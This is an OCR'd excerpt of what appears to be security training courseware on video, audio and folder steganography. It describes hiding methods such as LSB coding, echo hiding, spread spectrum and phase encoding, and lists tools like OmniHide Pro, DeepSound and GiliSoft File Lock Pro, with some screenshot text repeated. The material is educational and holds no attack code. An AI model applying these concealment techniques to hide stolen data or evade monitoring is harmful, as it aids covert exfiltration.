
The information hidden in video files is nearly impossible to be recognized by the human eye, as the change in pixel color is also negligible.

The following tools facilitate the hiding of secret information in running videos using video steganography:

- **OmniHide Pro**

  Source: *http://omnihide.com*

  OmniHide PRO allows you to hide any secret file within an innocuous image, video, music file, etc. The user can use or share the resultant stego file like a normal file without anyone knowing the hidden content; thus, this tool enables you to save your secret file from prying eyes. It also enables you to add a password to hide your file and enhance security.


OmniHide Pro Trial v1.0
omni Hide
Hide your data from those prying eyes
Trial Version
Omni Hide
Recover
Settings
Go Pro!
About
options
Hide It!
Clear All
Exit
Ready.

Mask File: C:\Users\Administrator\Desktop\bike.jpg

File To hide: C:\Users\Administrator\Desktop\tutorial_videoediting.avi

Output File: C:\Users\Administrator\Desktop\bike_Out.jpg

☐ View converted file when complete

Figure 6.140: Screenshot of OmniHide PRO

Some examples of video steganography tools are as follows:

- RT Steganography (*https://rtstegvideo.sourceforge.net*)
- StegoStick (*https://sourceforge.net*)
- OpenPuff (*https://embeddedsw.net*)
- MSU StegoVideo (*http://www.compression.ru*)

Audio Steganography


- Audio steganography refers to **hiding secret information in audio files** such as .MP3, .RM, and .WAV
- Information can be hidden in an audio file using **LSB** or using **frequencies** that are inaudible to the human ear (>20,000 Hz)
- Some of the audio steganography methods are **echo data hiding**, **spread spectrum method**, **LSB coding**, **tone insertion**, **phase encoding**, etc.

Audio Steganography Tools

- BitCrypt (*http://bitcrypt.moshe-szweizer.com*)
- StegoStick (*https://sourceforge.net*)
- MP3Stego (*https://www.petitcolas.net*)
- QuickCrypto (*http://www.quickcrypto.com*)
- spectrology (*https://github.com*)

DeepSound

- DeepSound hides secret data in **audio files - wave and flac**
- It enables the extraction of secret files directly from **audio CD tracks**



Carrier audio files :

File	Dir	Size (MB)
APE.ape	D:\Audio	22.4 MB
FLAC.flac	D:\Audio	25.9 MB
WMA.wma	D:\Audio	21.4 MB

Secret files in D:\Audio\WMA.wma:

Output audio file quality ○ Low ● Normal ○ High

Free space for secret files : 7.8 MB

Secret file name	Size (MB)
D:\SecretFiles\SecretFile1.pdf	3.4 MB
D:\SecretFiles\SecretFile2.doc	0.2 MB
D:\SecretFiles\SecretFile3.jpg	< 0.1 MB

Output directory : C:\Users\Jospin\Documents\

http://jpinsoft.net

Audio Steganography

Audio steganography allows you to conceal secret message within an audio file such as a WAV, AU, or even MP3 audio file. It embeds secret messages in audio files by slightly changing the binary sequence of the audio file. Changes in the audio file after insertion are not easily detectable, and in this way, the secret messages can be secured from prying ears.

The carrier audio file should not be allowed to be distorted to avoid detection of hidden messages. Therefore, one should embed the secret data in such a way that a slight change in the audio file can go unnoticed upon listening. One can hide information in an audio file by replacing the LSB or by using frequencies that are not audible to the human ear (>20,000 Hz).




Figure 6.141: Audio steganography process

Audio Steganography Methods

There are certain methods available to conceal your secret messages in audio files. Some methods implement an algorithm that relies on inserting the secret information in the form of a noise signal, while other methods believe in exploiting sophisticated signal-processing techniques to hide information.

The following methods can be used to perform audio steganography to hide information:

- **Echo Data Hiding**

  In the echo data hiding method, you can embed the secret information in the carrier audio signal by introducing an echo into it. Three parameters of echo are used, namely initial amplitude, decay rate, and offset or delay, to hide the secret data. When the offset between the carrier signal and echo decreases, they combine at a certain point of time at which the human ear cannot distinguish between the two signals. At this point, you can hear an echo as an added resonance to the original signal. However, this point of indistinguishable sounds depends on factors such as quality of the original audio signal, type of sound, and listener acuity.

  To encode the resultant signal into binary form, two different delay times are used. These delay times should be below the level of human perception. Parameters such as decay rate and initial amplitude should also be set below threshold audible values so that the audio cannot be heard.

- **Spread Spectrum Method**

  This method uses two versions of the spread spectrum: direct-sequence spread spectrum (DSSS) and frequency-hopping spread spectrum (FHSS).

  - **Direct-Sequence Spread Spectrum (DSSS)**: DSSS is a frequency modulation technique where a communication device spreads a signal of low bandwidth over a broad frequency range to enable the sharing of a single channel between multiple users. The DSSS steganography technique transposes the secret messages in radio wave frequencies. DSSS does introduce some random noise to the signal.

  - **Frequency-Hopping Spread Spectrum (FHSS)**: In FHSS, the user alters the audio file's frequency spectrum so that it hops rapidly between frequencies. The spread spectrum method plays a significant role in secure communications, both commercial and military.

- **LSB Coding**

  LSB encoding works similarly to the LSB insertion technique, in which users can insert a secret binary message in the least significant bit of each sampling point of the audio signal. This method allows one to hide enormous amounts of secret data. It is possible to use the last two significant bits to insert secret binary data, but at the risk of creating noise in the audio file. Its poor immunity to manipulation makes this method less adaptive. You can easily identify extra hidden data because of channel noise and resampling.

- **Tone Insertion**

  This method involves embedding data in the audio signal by inserting low-power tones. These tones are not audible in the presence of significantly higher-power audio signals, and therefore the presence of the secret message is concealed. It is exceedingly difficult for an eavesdropper to detect the secret message from the audio signal. This method helps to avoid attacks such as low-pass filtering and bit truncation. The audio steganography software implements one of these audio steganography methods to embed the secret data in the audio files.

- **Phase Encoding**

  Phase coding is described as the phase in which an initial audio segment is substituted by a reference phase that represents the data. It encodes the secret message bits as phase shifts in the phase spectrum of a digital signal, achieving a soft encoding in terms of the signal-to-noise ratio.


Audio Steganography Tools

There are many tools available on the market that can help to hide secret information in an audio file. The following are some examples of audio steganography tools to hide secret information in audio files:

- **DeepSound**

  Source: *http://jpinsoft.net*

  DeepSound allows you to hide any secret data in audio files (WAV and FLAC). It also allows you to extract secret files directly from audio CD tracks. In addition, it can encrypt secret files, thereby enhancing security.



Carrier audio files ;

File	Dir	Size (MB)
APE.ape	D:\Audio	22.4 MB
FLAC.flac	D:\Audio	25.9 MB
WMA.wma	D:\Audio	21.4 MB

Secret files in D:\Audio\WMA.wma:

Output audio file quality ○ Low ● Normal ○ High

Free space for secret files : 7.8 MB

Secret file name	Size (MB)
D:\SecretFiles\SecretFile1.pdf	3.4 MB
D:\SecretFiles\SecretFile2.doc	0.2 MB
D:\SecretFiles\SecretFile3.jpg	< 0.1 MB

Output directory : C:\Users\Jospin\Documents\

Figure 6.142: Screenshot of DeepSound

Some examples of audio steganography tools are listed as follows:

- BitCrypt (*http://bitcrypt.moshe-szweizer.com*)
- StegoStick (*https://sourceforge.net*)
- MP3Stego (*https://www.petitcolas.net*)
- QuickCrypto (*http://www.quickcrypto.com*)
- spectrology (*https://github.com*)


Folder Steganography

- In folder steganography, **files are hidden and encrypted** within a folder and do not appear to normal Windows applications, including Windows Explorer

Folder Steganography Tools

- Folder Lock (*https://www.newsoftwares.net*)
- Hide Folders 5 (*https://fspro.net*)
- Invisible Secrets 4 (*http://www.invisiblesecrets.com)*
- Max Folder Secure (*https://www.maxpcsecure.com*)
- QuickCrypto (*http://www.quickcrypto.com*)

GiliSoft File Lock Pro	It locks files, folders, and drives, hides files, folders, and drives to make them invisible, or password protects files folders, and drives


GiliSoft File Lock Pro 10.6.0 (Trial) (History)
Report Bugs
Protection
Help
Language
Buy Now
Register
Local Disk
Hiding File
Locking File
Protecting File
Folder Monitor
External Disk
Hiding File
Locking File
Shared Folder
Locking File
More Tools
File Encryption
File Shredder
Settings
Local Disk > Hiding File
Hide File(s)
Hide Folder
Hide Drive
Unhide
Set to hide
Remove
Clear
Refresh

You can hide files, folders on local hard drive (C:\) or hide local hard disk.

☐ File / Folder / Drive List	Status
☑ C:\Users\Administrator\Desktop\Test	Hidden
☑ C:\Users\Administrator\Desktop\x64	Hidden

http://www.gilisoft.com

Folder Steganography

Folder steganography refers to hiding secret information in folders. Files are hidden and encrypted within a folder and are not seen by standard Windows applications, including Windows Explorer.

